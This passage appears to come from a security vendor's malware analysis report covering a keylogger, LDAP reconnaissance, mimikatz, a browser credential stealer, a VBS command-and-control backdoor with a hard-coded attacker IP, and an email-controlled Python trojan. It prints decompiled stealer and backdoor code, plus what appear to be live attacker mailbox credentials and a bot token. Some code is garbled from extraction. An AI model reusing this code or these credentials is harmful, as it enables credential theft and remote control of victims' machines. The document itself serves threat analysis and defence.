Figure 36 Log file content

The log file contains the following information:

- (1) How the keyboard hook is configured
- (2) The process ID (PID), title, and process name for keystroke operations
- (3) User's keystroke input

Then, the keylogger.exe sample will be injected into various processes and configure keyboard hooks to obtain keystroke information.

```
15 }
16 v2 = GetModuleHandleW(0i64);
17 hhk = SetWindowsHookExW(13, fn, v2, 0);
18 if ( hhk )
19 {
20     v4 = GetModuleHandleW(0i64);
21     qword_1400315A0 = SetWindowsHookExW(14, sub_140001005, v4, 0);
22     if ( qword_1400315A0 )
23     {
24         result = 1;
25     }
26     else
27     {
28         UnhookWindowsHookEx(hhk);
29         result = 0;
30     }
31 }
32 else
33 {
34     result = 0;
35 }
36 return result;
```

Figure 37 Configuring a keyboard hook

Code for logging keystroke information is configured, as shown in Figure 38.


```
v15 = 0;
if ( dword_1400315C0 )
{
    if ( v15 )
        wcscat(&Dest, L"+");
    wcscat(&Dest, L"LCTRL");
    v15 = 1;
}
if ( dword_1400315C4 )
{
    if ( v15 )
        wcscat(&Dest, L"+");
    wcscat(&Dest, L"RCTRL");
    v15 = 1;
}
if ( dword_1400315C8 )
{
    if ( v15 )
        wcscat(&Dest, L"+");
    wcscat(&Dest, L"LALT");
    v15 = 1;
}
if ( dword_1400315C8 )
{
    if ( v15 )
        wcscat(&Dest, L"+");
    wcscat(&Dest, L"RALT");
    v15 = 1;
}
```

Figure 38 Logging keystroke information

The sample does not involve the configuration of startup items. It is an one-time execution. However, since attackers have already obtained the privilege of uploading and executing files, they can manually add the executable to the startup item list, thereby bypassing the detection of antivirus software.

LDAPquery.exe

Main Function

LDAPquery.exe is a query tool of the LDAP server. After a successful connection to the LDAP server, it can use the **ldap_search** function to query partitions, computer information, and user information.

Behavior Analysis

Figure 39 shows how LDAPquery.exe connects to the LDAP server.

```

invalue = 0;
v1 = ldap_initW(a1, 0x185u);
if ( v1 )
{
    wprintf(L"ldap_init succeeded \n");
    v3 = 2;
    if ( ldap_connect(v1, 0)
        || (v3 = 3, ldap_set_optionW(v1, 17, &invalue))
        || ldap_connect(v1, 0)
        || (v3 = 4, ldap_bind_sW(v1, 0, 0, 0x486u)) )
    {
        v4 = LdapGetLastError();
        wprintf(L"Stage %d failed: %d\n", v3, v4);
        ldap_unbind(v1);
        result = 0;
    }
    else
    {
        outvalue = 1;
        ldap_get_optionW(v1, 0, &outvalue);
        wprintf(L"LDAP Revision Number is %d \n", v6);
        wprintf(L"Highest LDAP Version Supported is %d \n", v7);
    }
}

```

Figure 39 Connecting to the LDAP server

After successful connection to the LDAP server, LDAPquery.exe automatically uses the **ldap_search** function to query information related to the server and then displays such information. The IP address of the LDAP server depends on the running parameter. If the parameter is unspecified, LDAPquery.exe connects to the default LDAP server.

Figure 40 shows the query of partition information.

```

v3 = 0;
if ( ldap_search_sW(a1, L"CN=Partitions,CN=Configuration,DC=minfin,DC=local", 2u, 0, &attrs, 0, &res) )
{
    if ( res )
        ldap_msgfree(res);
    result = 0;
}
else

```

Figure 40 Query of partition information

Figure 41 shows the query of computer information.

```

if ( ldap_search_sW(a1, L"DC=minfin,DC=local", 2u, L"(objectCategory=computer)", 0, 0, &res) )
{
    v1 = LdapGetLastError();
    wprintf(L"GLE=%d", v1);
    if ( res )
        ldap_msgfree(res);
    result = 0;
}

```

Figure 41 Query of computer information

Figure 42 shows the query of user information.

```
if ( ldap_search_sW(a1, L"DC=minfin,DC=local", 2u, L"({objectCategory=user})", 0, 0, &res) )
{
    v1 = ldap_get_last_error();
    wprintf(L"GLE=%d", v1);
    if ( res )
        ldap_msgfree(res);
    result = 0;
}
```

Figure 42 Query of user information

Figure 43 shows the query of other information.

```
if ( ldap_search_sW(a1, L"CN=Schema,CN=Configuration,DC=minfin,DC=local", 0, L"({objectClass=*})", 0, 0, &res) )
{
    v1 = ldap_get_last_error();
    wprintf(L"GLE=%d", v1);
    if ( res )
        ldap_msgfree(res);
    result = 0;
}
```

Figure 43 Query of other information

mimikatz.exe

Main Function

mimikatz.exe can obtain the administrative user name and password. It can work in only 32-bit operating systems to read the memory and capture the user name, work group, and password by injecting itself to lsass.exe.

The password field in lsass.exe is encrypted not using hash and the encryption parameter is not removed but remain in the memory. Therefore, mimikatz.exe can read the encrypted password and parameter in the memory and call the decryption module in lsasrv.dll for decryption, so as to get the user's password in plaintext.

mimikatz.exe can obtain the user names and passwords of all logged-in users.

Behavior Analysis

mimikatz.exe injects itself to lsass.exe to read the memory, as shown in Figure 44.




Figure 44 Injecting lsass.exe and reading the memory

mimikatz.exe obtains dynamic addresses of the following from the read memory addresses via offsets.

- (1) User name
- (2) Work group
- (3) User password (in ciphertext)

Then mimikatz.exe reads the user names in dynamic addresses, as shown in Figures 45 and 46.




Figure 45 Reading the user names (1)



Figure 46 Reading the user names (2)

mimikatz.exe reads the password in ciphertext.



Figure 47 Reading the passwords in ciphertext

mimikatz.exe calls the decryption function in lsasrv.dll to decrypt the passwords in ciphertext, as shown in Figure 48.

7449130D	8B30	mov esi,dword ptr ds:[eax]	
7449130F	8940 A0	mov dword ptr ss:[ebp-0x60],ecx	
74491312	FFD2	call edx	lsasrv.744900C3
74491314	8B45 D8	mov eax,dword ptr ss:[ebp-0x28]	
74491317	8B10	mov edx,dword ptr ds:[eax]	
74491319	8B3B	mov edi,dword ptr ds:[ebx]	
7449131B	33FA	xor edi,edx	
7449131D	8B53 04	mov edx,dword ptr ds:[ebx+0x4]	
74491320	893B	mov dword ptr ds:[ebx],edi	
74491322	8B48 04	mov ecx,dword ptr ds:[eax+0x4]	
74491325	33D1	xor edx,ecx	
74491327	8953 04	mov dword ptr ds:[ebx+0x4],edx	
7449132A	8B55 A0	mov edx,dword ptr ss:[ebp-0x60]	
7449132D	893B	mov dword ptr ds:[eax],esi	
7449132F	895B 04	mov dword ptr ds:[eax+0x4],edx	
74491332	E9 52EDFFFF	jmp lsasrv.74490089	

Figure 48 Calling lsasrv.dll

mimikatz.exe obtains the user's password in plaintext, as shown in Figure 49.

Address	HEX Data	ASCII
0015C8C0	74 00 65 00 73 00 74 00 70 00 77 00 64 00 31 00	t.e.s.t.p.w.d.1.
0015C8D0	32 00 33 00 00 00 00 00 0F 00 04 00 64 01 08 00	2.3..... .d .
0015C8E0	00 00 00 00 5C 00 57 00 49 00 4E 00 44 00 4F 00\..W.I.N.D.O.

Figure 49 Obtaining the user's password in plaintext

CredRaptor.exe

Main Function

CredRaptor.exe can determine the version of Internet Explorer (IE) browsers by checking the system version and then parse the user name and password file stored under IE browser folders, thereby obtaining user information. The information stored in the folders of the following browsers can be obtained: Google Chrome, Internet Explorer, Mozilla Firefox, and Opera.

Behavior Analysis

CredRaptor.exe first checks the system version, as shown in Figure 50.

```

if ( sub_47B300() )           // check system version
{
    sub_40BA30(v5, v6);       // win8 - win10 run this function
}
else if ( sub_47B260() )     // win7
{

```

Figure 50 Checking the system version

CredRaptor.exe obtains the IE version, as shown in Figure 51.


```
if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"Software\\Microsoft\\Internet Explorer", 0, 0x20019u, &phkResult)
|| (RegQueryValueExW(
    phkResult,
    IpValueName,
    0,
    &Type,
    &Data,
    &cbData), // sucVersion
    RegCloseKey(phkResult),
    wctomb(&v7, (const uchar_t *)&Data, 0x103u),
    (v1 = strchr(&v7, 46)) == 0) )
```

Figure 51 Obtaining the IE browser version

CredRaptor.exe calls the function for decryption, as shown in Figure 52.

```
if ( CryptUnprotectData(&pDataIn, 0, &pOptionalEntropy, 0, 0, 1u, &pDataOut) )
{
    sprintf_s(&DstBuf, 0x400u, "%S", pDataOut.pbData);
    v7 = strchr(&DstBuf, 58);
    v8 = v7;
    *v7 = 0;
    strcpy_s(&Dst, 0x400u, &DstBuf);
    strcpy_s(&v42, 0x400u, v8 + 1);
    strcpy_s(&v44, 0x400u, *(const char **)((_DWORD *) (v40 + 4 * v5) + 8));
    strcpy(v49, "Microsoft_WinInet_");
```

Figure 52 Calling the decryption function

The CryptUnprotectData function can be used to decrypt all the data encrypted by a user with the same permissions.

CredRaptor.exe attempts to read information of the IE browser user, as shown in Figure 53.

```

if ( v17 )
{
    fwprintf(v17, L"\\nURL\\t\\t\\t= ");
    fclose(v18);
}
v19 = gettempfilepath_47B250();
v20 = _wfopen(v19, L"ab");
v21 = v20;
if ( v20 )
{
    fwprintf(v20, &v47);
    fclose(v21);
}
v22 = gettempfilepath_47B250();
v23 = _wfopen(v22, L"ab");
v24 = v23;
if ( v23 )
{
    fwprintf(v23, &off_4A13B4);
    fclose(v24);
}
v25 = gettempfilepath_47B250();
v26 = _wfopen(v25, L"ab");
v27 = v26;
if ( v26 )
{
    fwprintf(v26, &v46);
    fclose(v27);
}
v28 = gettempfilepath_47B250();
v29 = _wfopen(v28, L"ab");
v30 = v29;
if ( v29 )
{
    fwprintf(v29, L"\\nPASSWORD    = ");
    fclose(v30);
}

```

Figure 53 Reading user information

CredRaptor.exe obtains the path of the log file, as shown in Figure 54.




Figure 54 Obtaining the path of the log file

CredRaptor.exe records some information, as shown in Figure 55.

```

v0 = gettempfilepath_470250(); // Obtains the file path C:\Users\hello\AppData\Local\Temp\us_jellp_1382012.-tmp
v1 = _wfopen(v0, L"ab");
v2 = v1;
if ( v1 )
{
    fprintf(v1, L"This is HTTP based credentials for Internet Explorer version from 7 to 9. :\n");
    fclose(v2);
}

```

Figure 55 Obtaining some information

In the case of a Chrome browser, CredRaptor.exe copies the file for saving user information to a temporary folder. Then CredRaptor.exe attempts to parse the file to read Google account information.

```

mbstowcs(&ExistingFileName, &v0, 0x100); // C:\Local Settings\Application Data\Google\Chrome\Default\Login Data
qmemcpy(&NewFileName, L"\\chromedb_tmp", 0x100);
v13 = CopyFileW(ExistingFileName, &NewFileName, 0);
GetLastError();
if ( v13 )
{
    v16 = sub_45FA70(v0, (int)"\\chromedb_tmp", (int)&v29, 1); // detect the sql file to read user information
    if ( v16 )
    {
        v17 = sub_41B8F0(v16);
        v18 = sub_485114("sqlite3_open v2() -> Cannot open database: %s\n", v17);
        fprintf(FILE *)(v18 + 64, v19);
    }
}

```

Figure 56 Copying the file for saving user information to a temporary folder

CredRaptor.exe uses such SQL statements as SELECT ORIGIN_URL, USERNAME_VALUE, and PASSWORD_VALUE FROM LOGINS for query operations, as shown in Figure 57.

```

v23 = sub_465710(
    (char)v22,
    v29,
    "SELECT ORIGIN_URL,USERNAME_VALUE,PASSWORD_VALUE FROM LOGINS",
    (int)(__cdecl*)(int, int, char *, char *)sub_401210,
    v29,
    (void *)&v30); //Executes SQL statements for querying the user name and password

```

Figure 57 Executing SQL statements

If a Firefox browser exists in the system, CredRaptor.exe parses its file for saving user names and passwords. First, CredRaptor.exe obtains the installation path and version of the Firefox browser, as shown in Figure 58.

```

sub_404100((int)&pszSubKey, "SOFTWARE\\Mozilla\\Mozilla Firefox", 0x200); // Searches for registry entries
v0 = 0;
pcbData = 260;
if ( !GetSubKey(
    HKEY_LOCAL_MACHINE,
    "SOFTWARE\\Mozilla\\Mozilla Firefox ESH",
    "CurrentVersion",
    0,
    &v0Data,
    &v0Data) )
{
    GetSubKey(
        HKEY_LOCAL_MACHINE,
        "SOFTWARE\\Mozilla\\Mozilla Firefox",
        "CurrentVersion",
        0,
        &v0Data,
        &v0Data) // Obtains version info
}
sub_404110((int)&pszSubKey, "\\");
sub_404110((int)&pszSubKey, &v0Data, strlen(&v0Data));
sub_404110((int)&pszSubKey, "\\Main", 50);
v1 = pszSubKey;
pcbData = 260;
if ( v0 < 0x10 )
{
    v1 = (const CHAR *)&pszSubKey;
    GetSubKey(
        HKEY_LOCAL_MACHINE,
        v1,
        "Install Directory",
        0,
        &v0Data,
        &v0Data) // Obtains the installation path
}

```

Figure 58 Obtaining the installation path and version of the Firefox browser

CredRaptor.exe parses \logins.json (if any) to obtain the encrypted user name and password, as shown in Figure 59.

```
sub_404180((int)&u40, &FileName, strlen(&FileName));
FileSizeHigh = (DWORD)&u18;
u49 = 4;
sub_4065A0(&u18, (int)&u40, "\\logins.json");
*u27 = sub_409FC0(u18, u19, u20, u21, (int)u22, u23, (int)u24, (int)u25); // Parses logins.json
u49 = -1;
if ( u42 >= 0x10 )
    operator delete(u40);
memset(&u46, 0, 0x104u);
strcpy(&u46, &FileName, strlen(&FileName));
```

Figure 59 Parsing \logins.json

CredRaptor.exe parses \signons.sqlite (if any) to read the encrypted user names and passwords, as shown in Figure 60.

```
sub_404180((int)&u66, "SELECT encryptedUsername, encryptedPassword, hostname, httpRealm FROM moz_logins", 0x4fu);
u16 = u64;
LOBYTE(u79) = 1;
if ( u66 < 0x10 )
    u16 = &u66;
if ( sub_45ED80(u55, u16, -1, &u61, 0) )
{
    printf("\n sqlite3_prepare_v2(\"%s\") : %s\n", "temp");
}
```

Figure 60 Parsing \signons.sqlite

Interceptor-NG.exe

Main Functions

Interceptor-NG.exe is a packet capture tool written by Russians. It offers the following features:

- Sniffing passwords or hashes of types: ICQ, IRC, AIM, FTP, IMAP, POP3, SMTP, LDAP, BNC, SOCKS, HTTP, WWW, NNTP, CVS, TELNET, MRA, DC++, VNC, MYSQL, ORACLE, and NTLM.
- Sniffing real-time chat messages of instant messaging tools such as ICQ, AIM, JABBER, YAHOO, MSN, IRC, and MRA.
- Promiscuous mode, ARP, DHCP, gateway, and smart scanning.
- Raw mode, eXtreme, and Resurrection mode.
- Capturing packets and offering offline post-capture analysis.
- Capturing remote data via a RPCAP daemon.
- NAT, SOCKS, and DHCP.
- Launching ARP\DNS over ICMP\DHCP\SSL\SSLSTRIP\WPAD\SMBRelay man-in-the-middle attacks.
- Working on the Windows NT platform, any *NIX platforms, and iOS and Android platforms.

For more information, visit the official website:

VBS

Main Functions

It obtains commands from the server end and then executes them.

Behavior Analysis

It requests data from the remote server, converts it into commands, and executes them, as shown in Figure 61:

```
Dim timeout:timeout = 10
Dim bUrl:bIP = "93.190.137.212"
Dim port:port = "80"
Dim sRequest:sRequest = ""
Dim pUrl: pUrl = "http://" + bIP + ":" + port + "/Microsoft/Outlook/initialization"
Dim sendUrl: sendUrl = "http://" + bIP + ":" + port + "/Microsoft/Updates/kbupdate"
Dim htmlUrl:htmlUrl = "http://" + bIP + ":" + port + "/Microsoft/Office/validation?"
Dim exitFlag:exitFlag = False

Dim fso:Set fso = CreateObject("Scripting.FileSystemObject")
Dim oShell:Set oShell = WScript.CreateObject("WScript.Shell")
Dim oHTTP:Set oHTTP = CreateObject("Microsoft.XMLHTTP")

hname = GetHostName()           // Obtains the host name.
mac = GetMAC(hname)             // Obtains the MAC address.

Do While True
    m_rnd = Rand()
    params = "aw=" + mac + "&n=" + hname + "&t=" + CStr(timeout) + "&r=" + CStr(m_rnd)
    params = EncodeText(params)
    answer = GetHTML(htmlUrl + params)           // Requests data from the server.
    If answer<>"Error" Then
        results = parseAnswer(answer)           // Converts the requested data into commands and executes them.
        For Each response In results
            If response<>" " Then
                HTTPPost pUrl, response           // Sends the execution results to the remote server.
                If exitFlag = True Then
                    WScript.Quit 1               // Exits when exitFlag is True.
                End If
            End If
        Next
    End If
    WScript.Sleep timeout * 60000
Loop
```

Figure 61 Obtaining data from the server

It converts the requested data into commands and executes them, as shown in Figure 62.

```
Function parseAnswer(serv_answer)
    answer = DecodeText(serv_answer)
    result = ""
    result_array = Array()
    If answer <> "OK" Then
        Dim cmds:cmds = Split(answer, "&")
        ReDim Preserve result_array (UBound(cmds))
        For i = 0 To UBound(cmds)
            answer = cmds(i)
            If answer <> "" Then
                Dim report_id
                Dim cmd
                pos = InStr(answer, ":")
                pos2 = InStr(answer, "$")
                If pos2 < 0 Then
                    If pos < -1 Then
                        i = pos2 - (pos + 1)
                        report_id = Mid(answer, pos + 1, 1)
                    End If
                    If pos2 < -1 Then
                        i = (Len(answer)) - (pos2 + 3)
                        cmd = Mid(answer, pos2 + 3, 1 + 1)
                    End If
                    posSpace = InStr(cmd, " ")
                    arg0 = ""
                    arg1 = ""
                    If posSpace < -1 Then
                        arg0 = Mid(cmd, 1, posSpace - 1)
                        arg1 = Mid(cmd, posSpace + 1, Len(cmd) - posSpace)
                        result = runJob(report_id, arg0, arg1) // Executes commands.
                        result_array(i) = result
                    End If
                End If
            End If
        Next
    End If
    parseAnswer = result_array
End Function
```

Figure 62 Converting the requested data into commands and executing them

It performs its functions by executing commands, as shown in Figure 63:

```
Function runJob(rep_id, arg0, arg1)
    Dim result: result = ""
    Dim sRequest = ""
    Dim sf: sf=False
    If (arg0 = "!cmd") Then
        arg1 = Replace(arg1, " ", "&")
        result = ExecFunc(arg1, "") // Executes arg1 (and arg2, if any). The value of "result" is the execution result and error information.
    ElseIf (arg0 = "!cmdd") Then
        arg1 = Replace(arg1, " ", "&")
        result = EncodeText(ExecFuncD(arg1, "")) // Executes arg1 (and arg2, if any). For execution success, the value of "result" is "Task Run".
    ElseIf (arg0 = "!dup") Then
        result = EncodeText(Dump(arg1)) // Sets "result" is the file content to be re-encoded.
    ElseIf (arg0 = "!timeout") Then
        timeout = CInt(arg1) // Sets the sleep time.
        result = EncodeText("Set tm=" + arg1) // Sets "result" to the content specified with "Set tm=" + arg1 for encoding.
    ElseIf (arg0 = "!bye") Then
        result = EncodeText("Bye!") // Sets "result" to the content specified with "Set tm=" + arg1 for encoding.
        exitFlag = True // Sets exitFlag to True.
    ElseIf (arg0 = "!kill") Then
        result = EncodeText("Kill!") // Sets "result" to the content specified with "Kill" for encoding.
        kill() // Deletes files related to the sample.
        exitFlag = True // Sets exitFlag to True.
    ElseIf (arg0 = "!up") Then
        path = arg1
        text = EncodeFile(path)
        If text <> "" Then
            SendFile sendUrl, text, CStr(rep_id) // Encodes the file content specified with arg1 and sends the encoded content.
            sf = True // Sets sf to True.
        Else
            result = EncodeText("Error: Read file to send")
        End If
    Else
        result = EncodeText("Error: Invalid arguments")
    End If
    If sf=False Then
        sRequest = "id=" + CStr(rep_id) + "&r=" + result
    Else
        sf=False
    End If
    runJob = sRequest
End Function
```

Figure 63 Executing commands

For the VBS sample, commands are in the format of report_id\$arg0 arg1.

Table 4 Command formats of the VBS sample

Command	Function
!cmd arg1	Executes arg1.
!cmdd arg1	Executes arg1.

!dump arg1	Sends the content specified by arg1 for encoding.
!timeout arg1	Sets sleep time.
!bye	Sets exitFlag to True. exitFlag controls whether to exit the sample.
!kill	Indicates that the files related to the sample are deleted (exitFlag setting to True indicates the sample exits).
!up (int)	Encodes the file contents specified with arg1.

telebot.exe

Main Functions

telebot.exe is a trojan program that executes different commands to perform various functions.

Behavior Analysis

This program obtains the required file from its own mailbox, encodes it to get commands, and then executes them.

```
def mainFunc ( ) :
    ddtmasC = [ ]
    while True :
        try :
            outlookserver = INet4_01 ( 'loop-mail.outlook.com' )
            outlookserver . login ( emailAddress , passwordstr )
            outlookserver . select ( 'INBOX' )
            s[0]VXoo7PzC , DTDeTVS = outlookserver . uid ( 'search' , None , '(HEADER subject "outdoor")' , #format ( uidstring ) )
            for kdx/9IwicesN in DTDeTVS [ 0 ] , split ( ) :
                # logging . debug ( "[checkJobs] parsing message with uid: {}".format(msg_id))
                k1XAcJHtWqTka = outlookserver . uid ( 'fetch' , 8def8JwicesN , '[RFC822]' )
                msgroot = VVcItADCQ8 ( k1XAcJHtWqTka )
                mbTyaFBCqHsz = msgroot . subject . split ( ' ' ) [ 2 ]
                if msgroot . dict :
                    Getcmd = msgroot . dict [ 'CMD' ] . lower ( )
                    Getarg = msgroot . dict [ 'ARG' ]
                    flaggg = False
                    for vcs2FHxktl0x in ddtmasC :
                        if vcs2FHxktl0x == mbTyaFBCqHsz :
                            flaggg = True
                    if not flaggg :
                        if Getcmd == 'download' :
                            downloadFileByEmail ( mbTyaFBCqHsz , Getarg )
                            // Sends the required file to its own mailbox.
                        elif Getcmd == 'cmd' :
                            runcmdandsendout ( Getarg , mbTyaFBCqHsz )
                            // Runs commands represented by Getarg and sends the
                            // execution result and error information to its own mailbox.
                        elif Getcmd == 'upload' :
                            GetAndRunFile ( Getarg , mbTyaFBCqHsz )
                            // Downloads the file represented by mbTyaFBCqHsz
                            // and executes it locally.
                        elif Getcmd == 'remotecheckin' :
                            sendmailtoself ( "Not checking in as requested" , checkin = True )
                            // Sends an email to its own mailbox, which contains
                            // character strings and information about the local device.
                        else :
                            raise NotImplementedError
                    ddtmasC . append ( mbTyaFBCqHsz )
                    outlookserver . logout ( )
                    sleep ( 30 )
            except Exception as YgQoOrDEF :
                if globalFlag == True : WriteStoFile ( YgQoOrDEF )
                sleep ( 30 )
        if name == '__main__' :
            logFileName = "log_ " + str ( GetRandomizer ( sles = 5 ) )
            sendmailtoself ( "success" , checkin = True )
            // Sends an email to its own mailbox, which contains
            // character strings and information about the local device.
            try :
                mainFunc ( )
            except KeyboardInterrupt :
                pass
```

Figure 64 Sending a file

For this program sample, commands are in the format of { "CMD": "*", "jobid": "jobid", "ARG": "*" }.

Table 5 Command formats of the program sample

Command	Function
CMD:download ARG:filepath	Sends the file specified with "filepath" to its own mailbox.

CMD:cmd ARG:cmd command	Runs the command (represented by "cmd command") and sends the execution result and error information to its own mailbox.
CMD:upload ARG:url	Downloads the file specified with "url" and executes it locally.
CMD:forcecheckin, ARG:	Sends an email to its own mailbox, which contains character strings and information about the local device.

This program logs in to its own mailbox before sending the stolen information to its mailbox, as shown in Figure 65.

```
def sendmailto(self, text, jobid = '', attachment = [], checkin = False):
    formatuid = uidstring
    if jobid:
        formatuid = 'imp:{}:{}'.format(uidstring, jobid)
    elif checkin:
        formatuid = 'checkin:{}'.format(uidstring)
    msgroot = MIMEText('')
    msgroot['From'] = formatuid
    msgroot['To'] = emailaddress
    msgroot['Subject'] = formatuid
    msgtext = {'PGUID': 'TEST', 'SYS': GetSysInfo(), 'ADMIN': IsAdmin(), 'MSG': text}
    msgtext = b64encode(str(msgtext))
    msgroot.attach(MIMEText(str(msgtext)))
    for file in attachment:
        if path.exists(file) == True:
            part = MIMEBase('application', 'octet-stream')
            part.set_payload(open(file, 'rb').read())
            encoders.encode_base64(part)
            part.add_header('Content-Disposition', 'attachment; filename="{}"'.format(path.basename(file)))
            msgroot.attach(part)
    while True:
        try:
            smtpserver = SMTP()
            smtpserver.connect(outlooksite, coport)
            smtpserver.starttls()
            smtpserver.login(emailaddress, passwordstr)
            smtpserver.sendmail(emailaddress, emailaddress, msgroot.as_string())
            smtpserver.quit()
            break
        except Exception as YgQouOef:
            if globalflag == True: WriteStrToFile(YgQouOef)
            sleep(30)
```

Figure 65 Sending stolen information

Figure 66 shows the user name and password of an Outlook mailbox.

```
import urllib2
emailaddress = 'elena.makeieva@outlook.com'
passwordstr = '1234567890'
```

Figure 66 User name and password of a mailbox account

Checks on the mailbox account suggest that this account is still available, but should be authenticated before being used.



Figure 67 Mailbox being available

Attack Location

The sample analysis reveals that this sample connects to two IP addresses and one domain name as follows:

1. IP address 188.234.144.11 in Russia.




Figure 68 Attack location (1)

2. IP address 93.190.137.212 in Holland.



Figure 69 Attack location (2)

3. Isass connects to the following domain name:

<https://api.telegram.org/bot140192111:AAGSxqO9Xz9meTaG7Ecdh80LGnYXNIbbgp4>

Figure 70 shows the domain name parsing result.



IP	子域名	备案	Whois
当前解析：			
8.7.198.45			美国 美国 level3.com
243.185.187.39			保留地址 保留地址
78.16.49.15			爱尔兰 爱尔兰
149.154.167.199			荷兰 北荷兰省 阿姆斯特丹
203.98.7.65			新西兰 新西兰 vodafone.co.nz
59.24.3.173			韩国 韩国 kt.com
93.46.8.89			意大利 意大利
149.154.167.200			荷兰 北荷兰省 阿姆斯特丹
37.61.54.158			阿塞拜疆 阿塞拜疆
159.106.121.75			美国 美国
历史解析记录：			
203.98.7.65			2016-11-12——2016-12-28
93.46.8.89			2016-11-12——2016-12-28
149.154.167.199			2016-11-12——2016-12-28
37.61.54.158			2016-11-12——2016-12-28
59.24.3.173			2016-12-15——2016-12-28
243.185.187.39			2016-12-15——2016-12-28
159.106.121.75			2016-12-15——2016-12-28
149.154.167.200			2016-12-15——2016-12-28
78.16.49.15			2016-12-15——2016-12-28
8.7.198.45			2016-12-20——2016-12-28

Figure 70 Domain name parsing result

Recommended Solution

1.1 NSFOCUS Detection Services

1. NSFOCUS engineers provide onsite detection services.
2. NSFOCUS provides online cloud detection services. You can visit the following link to apply for the trial use of NSFOCUS Threat Analysis Center (TAC):

https://cloud.nsfocus.com/#!/krosa/views/initcdr/productandservice?service_id=1018

1.2 NSFOCUS Solution for Removing Trojans

1. Short-term service: NSFOCUS engineers provide the onsite trojan backdoor removal service (manual services + NIPS + TAC + Kingsoft V8+ terminal security system) to ensure that risk points are immediately eliminated in the network and the event impact is minimized. After the handling, an event analysis report is provided.

2. Mid-term service: NSFOCUS provides 3- to 6-month risk monitoring and preventive maintenance inspection (PMI) services (NIPS + TAC + manual services) to eradicate risks and prevent events from recurring.
3. Long-term service: NSFOCUS provides industry-specific risk mitigation solutions (threat intelligence + attack traceback + professional security service).

Conclusion

